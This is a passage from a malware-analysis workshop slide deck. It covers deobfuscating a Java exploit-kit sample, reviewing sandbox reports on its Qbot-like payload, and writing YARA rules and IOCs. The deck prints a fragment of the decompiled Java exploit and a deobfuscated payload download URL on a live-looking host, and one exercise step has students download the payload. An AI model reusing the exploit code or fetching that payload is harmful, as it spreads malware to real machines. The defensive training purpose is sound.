        Method m = handle.getMethod("lookup", new Class[0]);
        look = (MethodHandles.Lookup) invoc.invoke(null, m, new Object[0]);

        Class context = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.Context");
        Class defClassLoader = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.DefiningClassLoader");
        Class genClassLoader = loadClassUnderPrivContext("sun.org.mozilla.javascript.internal.GeneratedClassLoader");

        MethodHandle enterMethod = getMethod(context, "enter", context,
            new Class[0], true);

        Class argTypes[] = new Class[1];
        argTypes[0] = ClassLoader.class;
```



# Payload Extraction

---



IDEOne

Web Browser

</> source code

fullscreen

```
60     }
61     return as;
62 }
63
64 public static void main (String[] args) throws java.lang.Exception
65 {
66     String data = "3e6c4e676b693d";
67     String s1 = "";
68     String as[] = uGmNxxvdaKb(data, s1);
69     String s14 = "";
70     for(int i = 0; i < as.length; i++)
71         s14 = (new StringBuilder()).append(s14).append(XJSBj(as[i], "8")).toString();
72     System.out.println(s14);
73
74
75
```

input Output

checkbox syntax highlight

Success time: 0.07 memory: 380160 signal:0  
FtVosqE

Success time: 0.07 memory: 380224 signal:0  
cdn5.tequilaguildofamerica.com:16122/cars.php?style=580&pixel=114&timeline=12&news=675&image=125  
1&usage=338&rate=727&meta=504

Save Ideone It!

Success time: 0.07 memory: 380160 signal:0

Ad Blocked

Ad Blocked





# Workshop

## TIPS!

```
7 ▾ /* Name of the class has to be "Main" only if the class is public. */
8   class Ideone
9   {
10
11     //copied from exploit
12     public static String decryption(String inobfuscated)
13     {
14         //some decryption
15         return inobfuscated;
16     }
17
18     public static void main (String[] args) throws java.lang.Exception
19     {
20         //copied from exploit
21         String obfuscated = "oadspoadfpofdp";
22
23         // your code goes here
24         System.out.println(decryption(obfuscated));
25     }
26 }
```

**DO IT LIVE!**



# Workshop

---

**Make sure you can access the following tools (sites):**

<https://www.virustotal.com/>

<http://www.showmycode.com/>

<http://www.tutorialspoint.com/codingground.htm> or <http://ideone.com/>

## **Exercise Steps**

1. Upload the exploit from the previous exercise to Virus Total, was it identified
2. Use ShowMyCode to decompile the exploit code and copy it to your notepad.
3. Use an online IDE to run the de-obfuscation function from the exploit and de-obfuscate the strings (copying them back to your notepad and replacing the obfuscated ones)
4. Can you match this exploit to one in the wild? Try Googling for it.
5. Identify the code used to download the payload.
6. Download a copy of the payload.



**20 MINUTES**

# Payload Analysis

---



Virus Total


Malwr

SHA256: 9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148

File name: aobarm.exe

Detection ratio: 5 / 55

Analysis date: 2014-08-25 18:43:12 UTC ( 2 days, 2 hours ago )



- Analysis
- File detail
- Relationships
- Additional information
- Comments 1
- Votes
- Behavioural information

Antivirus	Result	Update
Bkav	HW32.Laneul.guag	20140821
DrWeb	BackDoor.Qbot.222	20140825
Qihoo-360	HEUR/Malware.QVM20.Gen	20140825
Rising	PE:Malware.XPACK-LNR/Heur!1.5594	20140825
Sophos	Mal/Qbot-I	20140825
AVG	✓	20140825

📄 Written files

C:\Documents and Settings\

📄 Copied files

SRC: C:\9c2ffb4feecb57a27f85558043f22a8618e3916eb6b5c3f60f3443610881148

DST: C:\Documents and Settings\

📄 Code injections in the following processes

explorer.exe (successful)

ping.exe (successful)

VBoxTray.exe (successful)

akiegaki.exe (successful)

📄 Created mutexes

9c2ffb4feecb57a27f85558043f22aa (successful)

sswjvoi (successful)

Global\exptt (successful)

Global\kmydtpd (successful)

Global\rejyevyi (successful)

Global\akiegaki (successful)



### 📁 HTTP requests

URL: <http://google.com/>

TYPE: GET

USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: [http://vindicoasset.edgesuite.net/Repository/CampaignCreative/Campaign\\_16474/INSTREAMAD/KRWT0565H\\_Chili\\_Pot\\_Non-New.flv?a=20555](http://vindicoasset.edgesuite.net/Repository/CampaignCreative/Campaign_16474/INSTREAMAD/KRWT0565H_Chili_Pot_Non-New.flv?a=20555)

TYPE: GET

USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: <http://vyqfqswbokqld.com/dlZkPXpLy.php>

TYPE: POST

USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

URL: <http://forumity.com/show-ip.php>

TYPE: GET

USER AGENT: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

### 📁 DNS requests

google.com (173.194.40.101)

nouawetqd.biz

www.ip-adress.com (64.34.169.244)

vindicoasset.edgesuite.net (90.84.60.106)

nvxjhyncqizjrjuicswss.biz

zzlwdlifmhyisztgcctgtp.org



[Analyses](#)[Search](#)[Submit](#)[About ▾](#)[Sign up](#)[Login](#)[Quick Overview](#)[Static Analysis](#)[Behavioral Analysis](#)[Network Analysis](#)[Dropped Files](#)[Comment Board \(0\)](#)[Flickr this!](#)

Tags: None

### Analysis

CATEGORY	STARTED	COMPLETED	DURATION
FILE	2015-03-16 12:50:40	2015-03-16 12:52:58	138 seconds

### File Details

FILE NAME	2014-08-25-Sweet-Orange-EK-malware-payload.exe
FILE SIZE	294912 bytes
FILE	PE32 executable (GUI) Intel 80386, for MS Windows

<https://malwr.com>



[Analyses](#)[Search](#)[Submit](#)[About](#)[Sign up](#)[Login](#)

## Signatures

File has been identified by at least one AntiVirus on VirusTotal as malicious


The binary likely contains encrypted or compressed data.

Retrieves Windows ProductID, probably to fingerprint the sandbox

Tries to unhook Windows functions monitored by Cuckoo

Installs itself for autorun at Windows startup

## Screenshots



## Hosts

No hosts contacted.

## Domains

No domains contacted.

[https://malwr.com/analysis/NDIzYjMxOGVhYmM2NDg1ODhhODliOGVkJVjMGMGY3ZTc/#signature\\_antisandbox\\_unhook](https://malwr.com/analysis/NDIzYjMxOGVhYmM2NDg1ODhhODliOGVkJVjMGMGY3ZTc/#signature_antisandbox_unhook)





- **2014-08-25-Sweet-Orange-EK-malware-payload.exe** 1880
- **Explorer.EXE** 1428
  - **okvgyuku.exe** 452
  - **cmd.exe** 1512
    - **ping.exe** 1376
  - **Reader\_sl.exe** 1624
  - **GrooveMonitor.exe** 1648

[2014-08-25-Sweet-Orange-EK-malware-payload.exe](#)[Explorer.EXE](#)[okvgyuku.exe](#)[cmd.exe](#)[ping.exe](#)[Reader\\_sl.exe](#)[GrooveMonitor.exe](#)

2014-08-25-Sweet-Orange-EK-malware-payload.exe, PID: 1880, Parent PID: 288

1 ... 25 26 27

network

filesystem

registry

process

services

synchronization

TIME	API	ARGUMENTS	STATUS	RETURN	REPEATED
2015-03-16 04:50:42,594	NtReadVirtualMemory	Buffer: pr\x19\x00xq\x1 9\x00xr\x19\x00 \x80q\x19\x00\x	success	0x00000000	

eureka.cyber-ta.org/cgi-bin/upload\_new.cgi

We apologize, but our current Eureka queue is full.  
Please try back later ... perhaps in about an hour.

camas.comodo.com/cgi-bin/submit?file=9c2f7b4f6eccb57a27f85558043f22a8618e39164b6b5c3f80f3443610881148

**C-O-M-O-D-O**  
Creating Trust Online™

### Comodo Instant Malware Analysis

#### Malware Analysis Report

• File Info

Name	Value
Size	279112
MD5	4f524c2119b48b9fc0248716b42b7d7
SHA1	313a4248ba3a394340da7c08673d51d9f900a88
SHA256	9c2f7b4f6eccb57a27f85558043f22a8618e39164b6b5c3f80f3443610881148
Process	Execlat

• Keys Created

• Values Deleted

• Directories Created

Upload File

www.file-analyzer.net

**File Analyzer**  
powered by Joe Sandbox Desktop

Choose file No file chosen  
max. 20mb

Email (optional)

Comments

Authorization Code

Purchase an authorization code from **Joe Security**. Interested in a full Cloud based malware analysis system with private accounts and no feature limitation? Checkout **Joe Sandbox Cloud**.

File Analyzer analyses the behavior of potential malicious executables such as \*.exe and \*.sys files. It supplements **Joe Sandbox Desktop**.

Executables are analyzed with a technology called **Code Analysis (HCA)**. HCA combines dynamic and static program analysis into one powerful tool. Joe Sandbox Desktop uses over 400 behavior signatures to detect, classify and rate malicious behavior and artifacts.

To learn more about Joe Sandbox Desktop, visit: **JOE SANDBOX DESKTOP - Next-Generation Sandbox for in-depth malware analysis!**

eureka.cyber-ta.org/cgi-bin/upload\_new.cgi

We apologize, but our current Eureka queue is full.  
Please try back later ... perhaps in about an hour.



**DO IT LIVE!**



# Workshop

---

**Make sure you can access the following tools:**

<https://www.virustotal.com/>

<https://malwr.com/>

## **Exercise Steps**

1. Upload the payload to VirusTotal. Has it been identified?
2. Upload the payload to Malwr.
3. Review the following from the Malwr analysis;
  - Mutex created
  - Registry keys created
  - Network traffic



**10 MINUTES**

# Build IOCs

---



TotalHash

Malwr

YaraGenerator

IOCBucket



The pattern matching swiss knife for malware researchers (and everyone else)

# OpenIOC

An Open Framework for Sharing Threat Intelligence

Sophisticated Threats Require Sophisticated Indicators



# #totalhash

Malware Analysis Database

[HOME](#) [SEARCH](#) [NETWORK SEARCH](#) [UPLOAD](#) [BLOG](#) [HELP](#) [ABOUT US](#) [CONTACT US](#)

Welcome to the #totalhash malware analysis database, powered by Team Cymru

#totalhash provides static and [dynamic analysis](#) of [Malware](#) samples. The data available on this site is *free for non commercial use*. If you have samples that you would like analyzed you may [upload them to our server](#).

*Interested in more power? Try [Malware Hawk](#), Team Cymru's premium version of #totalhash.*

## Search #totalhash

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

query here eg av:\*bot\*

Search







For details on how to perform searches, get some [help](#)

For MD5, SHA1, SHA256 and SHA512 no prefix is needed.

PREFIX	DESCRIPTION
<code>name:</code>	File name pattern
<code>type:</code>	File type/format
<code>string:</code>	String contained in the binary
<code>ssdeep:</code>	Fuzzy hash
<code>crc32:</code>	CRC32 hash
<code>imphash:</code>	Search for PE Imphash
<code>file:</code>	Opened files matching the pattern
<code>key:</code>	Opened registry keys matching the pattern
<code>mutex:</code>	Opened mutexes matching the pattern
<code>domain:</code>	Contacted the specified domain
<code>ip:</code>	Contacted the specified IP address
<code>url:</code>	Performed HTTP requests matching the URL pattern
<code>signature:</code>	Search for Cuckoo Sandbox signatures
<code>tag:</code>	Search on your personal tags





Search in CSE home



### Custom Search

## Sandbox Search

QuimbyKit90adsf90



About 5 results (0.34 seconds)

Sort by: **Relevance**

powered by Google™ Custom Search

#### [Analysis - Malwr - Malware Analysis by Cuckoo Sandbox](#)

<https://malwr.com/.../ZjlkODRkNjJMTFJNGQ3ODg4NzU4NjJjYTVIMTAwNGQ/>

6 days ago ... signs: [{"u'type': 'u'http', 'u'value': {'u'count': 1, 'u'body': 'u', 'u'uri': 'u'http://ipecho.net/ plain', 'u'method': 'u'GET', 'u'host': 'u'ipecho.net', 'u'version': ...

#### [0351489fda345e65ece6e1c6e3516055](#)

<https://malwr.com/.../NWY2MTlkYzJmYjE2NDI5Y2JlNTY5ZmM0NTEzY2lwODQ/>

6 days ago ... signs: [{"u'type': 'u'http', 'u'value': {'u'count': 1, 'u'body': 'u', 'u'uri': 'u'http://ipecho.net/ plain', 'u'port': 80, 'u'host': 'u'ipecho.net', 'u'version': 'u'1.1', ...



#### [Signatures](#)

<https://www.hybrid-analysis.com/.../ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c208059...>

2 hours ago ... details: "QuimbyKit90adsf90"; source: Created Mutant; relevance: 3/10; research: Show me all reports matching the same signature. GETs files ...

#### [f0b2a092678139684812b829cccbe187](#)

<https://malwr.com/.../NTU3OWRlNTY4ODcwNDEyZGJkYTgxZDcwYWVlY2UwMDE/>

19 hours ago ... signs: [{"u'type': 'u'http', 'u'value': {'u'count': 1, 'u'body': 'u'<?xml version="1.0"?>\r\n< methodCall>\r\n<methodName>LJ.

# #totalhash

Malware Analysis Database

[HOME](#)

[SEARCH](#)

[NETWORK SEARCH](#)

[UPLOAD](#)

[BLOG](#)

[HELP](#)

[ABOUT US](#)

[CONTACT US](#)

## Search #totalhash

Keys: av dnsrr email filename hash ip mutex pdb registry url useragent version

av:\*cve-2013-2460\* or registry:\*cve-2013-2460\*

Search

Here you can search for static or dynamic characteristics of samples in our database.

Switch to [Network View](#)

Displaying 1 - 20 of 67 results

SHA1	TIMESTAMP	ORIGIN	SIGNATURE	PACKER
<a href="#">b88d4b74367e9056baa354ccda2bef580da5e911</a>	2015-03-10 06:02:11		<a href="#">no virus</a>	N/A
<a href="#">0de0840ac4aef460324666773d99388e28148104b</a>	2015-03-10 05:53:39		<a href="#">no virus</a>	N/A

ANALYSIS DATE	2015-03-10 06:02:11
MD5	eea80629f3c079c412faf2a7c4848f91
SHA1	b88d4b74367e9056baa354ccda2bef580da5e911

### Static Details:

FILE TYPE	Zip archive data, at least v1.0 to extract	
AV	360 Safe	<a href="#">no virus</a>
AV	Ad-Aware	<a href="#">Java.Exploit.CVE-2013-0422.F</a>
AV	Alwil (avast)	<a href="#">no virus</a>
AV	Arcabit (arcavir)	<a href="#">Java.Exploit.CVE-2013-0422.F</a>
AV	Authentium	<a href="#">no virus</a>
AV	Avira (antivir)	<a href="#">no virus</a>
AV	BullGuard	<a href="#">Java.Exploit.CVE-2013-0422.F</a>
AV	CA (E-Trust Ino)	<a href="#">no virus</a>



For details on how to perform searches, get some [help](#).

Search input field with a Search button

Term *mutex:zx5fwtw4ep*

Search Results (limited to first 100)

TIME STAMP	MD5	FILE NAME	FILE TYPE	ANTIVIRUS
March 23, 2015, 1:01 p.m.	d1a39b123d15819df0d70872a3d5337d	FAX_20150313_1426242566_167.zip	Zip archive data, at least v2.0 to extract	43/57
March 19, 2015, 6:22 a.m.	183f6c2bf474fca461890407bdd4cceb	275a00794a4b51c8a66f52a052f5387ea3610977c3808c49fd93df21ef547a6.exe	PE32 executable (GUI) Intel 80386, for MS Windows	1/57
March 19, 2015, 6:10 a.m.	8106a33d98a063a814a6ae2ec68f3de6	fax_23134.exe	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows	33/57
March 19, 2015, 5:08 a.m.	c4f66eeb41777b2aaff4df8bacb11f4d	Invoice.exe	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows	29/57
March 18, 2015, 8:59 p.m.	c4f66eeb41777b2aaff4df8bacb11f4d	Invoice.exe.malware	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows	21/57
March 18, 2015, 8:30 p.m.	87cd839caea807ec5f50100edab03307	Documents_JP3922PV8.exe	PE32 executable (GUI) Intel 80386, for MS Windows	18/57
March 18, 2015, 6:14 p.m.	1c443541f6c9379772c2324b7a515aa3	SignedDocuments_AN994264SKR.sc_	PE32 executable (GUI) Intel 80386, for MS Windows	33/57
March 18, 2015, 4:28 p.m.	f36c9f8df6a1d8ce9ee4f97111ec9746	Documents.zip	Zip archive data, at least v2.0 to extract	3/57
March 18, 2015, 3:36 p.m.	86ef282b24dc82c5775d95327ff8fa73	HSBC-2739.exe_	PE32 executable (GUI) Intel 80386, for MS Windows	45/57
March 18, 2015, 3:33 p.m.	2e307b6fd8b69cb1e937430d6c6768f7	fax_23134.zip	Zip archive data, at least v2.0 to extract	16/57
March 18, 2015, 2:22 p.m.	1778b4f040140f2f449bd8323d1edad6	new_fax_message85522.exe	PE32 executable (GUI) Intel 80386 (stripped to external PDB), for MS Windows	n/a
March 18, 2015, 1:37 p.m.	87cd839caea807ec5f50100edab03307	Documents_JP3922PV8.exe	PE32 executable (GUI) Intel 80386, for MS Windows	3/57



YARAGENERATOR

- Generate Rules
- View Your Rules
- Source Code

MORE YARA TOOLS

- Yara Project
- Yara Exchange
- Yara Resources
- Malwarehouse

EXTERNAL RESOURCES

- XenoSec
- VirusTotal
- ZeroBin

### Generate a New YARA Rule

Select Sample Set *Max Size (All Samples) 20 MB*

No file chosen

Sample Set File Type: *REQUIRED (Default: Unknown)*

Unknown or Other Type

Rule Name: *REQUIRED*

No Spaces and Must Start With a Letter

Rule Description:

Description of Rule

Rule Tags:

Seperate Tags with a Space, must be AlphaNumeric

Rule Author:

Your Name, Email, Both or None :)

## YARAGENERATOR

[Generate Rules](#)[View Your Rules](#)[Source Code](#)

## MORE YARA TOOLS

[Yara Project](#)[Yara Exchange](#)[Yara Resources](#)[Malwarehouse](#)

## EXTERNAL RESOURCES

[XenoSec](#)[VirusTotal](#)[ZeroBin](#)

## Behold Your 1 YARA Rules:

*For your security, you must be logged in to download your rules, you cannot share these links.*

Download: [QuimbyBot.yar](#)

[Delete Rule](#)

```
rule QuimbyBot
{
  meta:
    author = "idiom"
    date = "2015-10-05"
    description = "Quimby Bot"
    hash0 = "f0b2a092678139684812b829cccbe187"
    hash1 = "c88946409ff1259e447bcc2f46a9db76"
    sample_filetype = "exe"
    yaragenerator = "https://github.com/Xen0ph0n/YaraGenerator"
  strings:
    $string0 = "AUctype_base@std@@"
    $string1 = "August" wide
    $string2 = "(\\d{1,3}(\\.\\d{1,3}){3})"
    $string3 = "- not enough space for thread data" wide
    $string4 = "AV_Node_capture@tr1@std@@"
```

```
QuimbyBot.yar
1 rule QuimbyBot
2 {
3 meta:
4     author = "idiom"
5     description = "Quimby Bot"
6     hash0 = "f0b2a092678139684812b829cccbe187"
7     hash1 = "c88946409ff1259e447bcc2f46a9db76"
8     sample_filetype = "exe"
9     yaragenerator = "https://github.com/Xen0ph0n/YaraGenerator"
10 strings:
11     $string0 = "KERNEL32.DLL" wide
12     $string1 = "<value><string>Another Victim</string></value>"
13     $string2 = "AUctype_base@std@"
14     $string3 = "2$2,282X2"
15     $string4 = " delete[]"
16     $string5 = "C.PjRV"
17     $string6 = "<member><name>lineendings</name>"
18     $string7 = "xdigit"
19     $string8 = "F><(t'<)t"
20     $string9 = "south-africa"
21     $string10 = "November" wide
22     $string11 = "Sunday" wide
23     $string12 = "<value><int>1</int></value>"
24     $string13 = "bad exception"
25     $string14 = "$regex_traits@D@tr1@std@@@tr1@std@"
26     $string15 = "omni callsig'"
27     $string16 = "C,PjVV"
28     $string17 = "F8PjDS"
29     $string18 = "                H" wide
30 condition:
31     18 of them
32 }
33
```





## Virus Total Stub Generator

You can use this tool to create a stub IOC from the details Virus Total has for a given file. To use it simple drop in an address for a file on Virus Total and hit generate.

Generate

### Notes:

- This is a stub of an IOC intended to be used as a base to make a more robust IOC.
- The IOC stub is generated from data provided by Virus Total. Not all files have the same data available.
- The format of the IOC stub may change frequently as we refine it.

a52f8d9274f246ec719cd123bdeddfff43d8b831.ioc.xml ×

```
1 <?xml version='1.0' encoding='us-ascii'?>
2 <ioc xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="b2a06019-e018-46e1-83ff-e85a
  modified="2015-10-04T21:42:50" xmlns="http://schemas.mandiant.com/2010/ioc">
3   <short_description>IOC stub by @iocbucket.</short_description>
4   <description>This is a stub of an IOC intended to be used as a base to make a more robust IOC.</description>
5   <authored_by>@iocbucket</authored_by>
6   <authored_date>2015-10-04T21:42:50</authored_date>
7   <definition>
8     <Indicator id="39ff670d-8dc9-4b95-9dab-50788dd38a9b" operator="OR">
9       <IndicatorItem condition="is" id="72dcfcfb-3cc7-4c9a-bbb7-b4ce68aa129c">
10        <Context document="FileItem" search="FileItem/Md5sum" type="mir"/>
11        <Content type="md5">f0b2a092678139684812b829cccbe187</Content>
12      </IndicatorItem>
13      <IndicatorItem condition="is" id="272d19e9-7b0b-4049-86da-403901408095">
14        <Context document="FileItem" search="FileItem/Shalsum" type="mir"/>
15        <Content type="sha1">e1b54c96ae66de1f7505b4147587bf3cacc24482</Content>
16      </IndicatorItem>
17      <IndicatorItem condition="is" id="b82c503f-74fd-4575-82eb-9750d0ac6a2e">
18        <Context document="FileItem" search="FileItem/Sha256sum" type="mir"/>
19        <Content type="sha256">ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983</Content>
20      </IndicatorItem>
21      <Indicator id="34eac899-e950-4efd-ae16-5bee61f70a03" operator="AND">
22        <IndicatorItem condition="is" id="c155dd52-a6d7-46bc-a21e-a5f47e3b16e6">
23          <Context document="FileItem" search="FileItem/FileName" type="mir"/>
24          <Content type="string">nice (1)</Content>
25        </IndicatorItem>
26        <IndicatorItem condition="is" id="alc52403-2510-46a7-8716-9cb70553d468">
27          <Context document="FileItem" search="FileItem/SizeInBytes" type="mir"/>
28          <Content type="int">128001</Content>
29        </IndicatorItem>
30        <IndicatorItem condition="is" id="20447d85-aade-4b98-b394-e0ba2cb161da">
31          <Context document="FileItem" search="FileItem/PEInfo/PETimeStamp" type="mir"/>
32          <Content type="date">2015-09-28T11:28:38Z</Content>
33        </IndicatorItem>
34      </Indicator>
35      <Indicator id="7bc93f71-fe34-418f-bdff-4cfa17661fd8" operator="AND">
36        <IndicatorItem condition="is" id="0620de7f-6627-4d30-b45e-0a7be46aab3b">
37          <Context document="FileItem" search="FileItem/FileName" type="mir"/>
38          <Content type="string">ed4f9dea4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983.bin</Content>
39        </IndicatorItem>
```

## OpenIOC Online Editor Beta

Name @iocbucket

Description This is a stub of an IOC intended to be used as a base to make a more robust IOC.

- And
- Or
- Cookie Items
- URL Items
- Form Items
- File Download Items
- Email Items
- Network Items
- User Items
- Registry Items
- Module Items
- System Items
- Driver Items
- Service Items
- Process Items
- Task Items
- File Items
- Disk Items

⌵ + Or

- File MD5 is f0b2a092678139684812b829cccbe187
- File Sha1sum is e1b54c96ae66de1f7505b4147587bf3cacc24482
- File Sha256sum is ed4f9daa4102cf06c8ab72eec10e190d259944c9e9656a124df4ca6c20805983

▷ + AND

▷ + AND

⌵ + AND

File Name is qqc2king.exe

# OpenIOC Online Editor Beta

Name @iocbucket

Description This is a stub of an IOC intended to be used as a base to make a more robust IOC.

And Or Cookie Items URL Items Form Items File Download Items Email Items Network Items User Items Registry I  
Module Items  
System Items Driver Items Service Items Process Items Task Items File Items Disk Items

▲ + Or  
    Process Handle Name contains QuimbyKit90adsf90  
    ▶ + AND  
    ▶ + AND



**DO IT LIVE!**



# Workshop

---

**Make sure you have an account for following tools (sites):**

<https://malwr.com>

<https://virustotal.com>

<https://yaragenerator.com>

<https://iocbucket.com>

**Ensure you have access to the service**

<https://totalhash.com>

<https://cse.google.com/cse/publicurl?cx=010337935378536718712:wuyfjjdqzfy>

**Exercise Steps**

1. Using the indicators you found in the analyzed sample search on Malwr and TotalHash for related samples which can be used to identify common indicators.
2. Once you have identified related samples you can generate a Yara rule and customize it using the common indicators.
3. Next generate the IOC stub using the VirusTotal analysis and customize it using the common indicators of the malware.



**20 MINUTES**

# Close Feedback Loop

---



# Image Attribution

---

- Email designed by [Henrique Sales](http://www.thenounproject.com/saleshenrique) from the [Noun Project](http://www.thenounproject.com)
- Browser designed by [Kwesi Phillips](http://www.thenounproject.com/KW351) from the [Noun Project](http://www.thenounproject.com)
- Handshake designed by [DEADTYPE](http://www.thenounproject.com/Deadtype) from the [Noun Project](http://www.thenounproject.com)
- Gears designed by [Rebecca Walthall](http://www.thenounproject.com/rebwal) from the [Noun Project](http://www.thenounproject.com)
- Magnifying Glass designed by [Edward Boatman](http://www.thenounproject.com/edward) from the [Noun Project](http://www.thenounproject.com)
- Warning designed by [Melissa Holterman](http://www.thenounproject.com/swiffermuis) from the [Noun Project](http://www.thenounproject.com)
- Plus designed by [Alex S. Lakas](http://www.thenounproject.com/alex.s.lakas) from the [Noun Project](http://www.thenounproject.com)
- Notepad designed by [Lemon Liu](http://www.thenounproject.com/lemonliu) from the [Noun Project](http://www.thenounproject.com)
- Browser designed by [Adriano Emerick](http://www.thenounproject.com/esteves_emerick) from the [Noun Project](http://www.thenounproject.com)
- “Bill O’reilly Flips Out (Do it Live!!!!11) [DiscoTech RMX]”, <http://www.youtube.com/user/morevidznw/about>
- No designed by [Alex Dee](http://www.thenounproject.com/PixelatorNyc) from the [Noun Project](http://www.thenounproject.com)
- Sad designed by [Brian Dys Sahagun](http://www.thenounproject.com/dys) from the [Noun Project](http://www.thenounproject.com)
- Surveillance designed by [Luis Prado](http://www.thenounproject.com/Luis) from the [Noun Project](http://www.thenounproject.com)
- Download designed by [Jonathan Searfoss](http://www.thenounproject.com/jsearfos) from the [Noun Project](http://www.thenounproject.com)
- Analysis designed by [Christopher Holm-Hansen](http://www.thenounproject.com/ChrisHolm) from the [Noun Project](http://www.thenounproject.com)
- Js File designed by [useiconic.com](http://www.thenounproject.com/useiconic.com) from the [Noun Project](http://www.thenounproject.com)
- Bug designed by [Matt Crum](http://www.thenounproject.com/matt.crum) from the [Noun Project](http://www.thenounproject.com)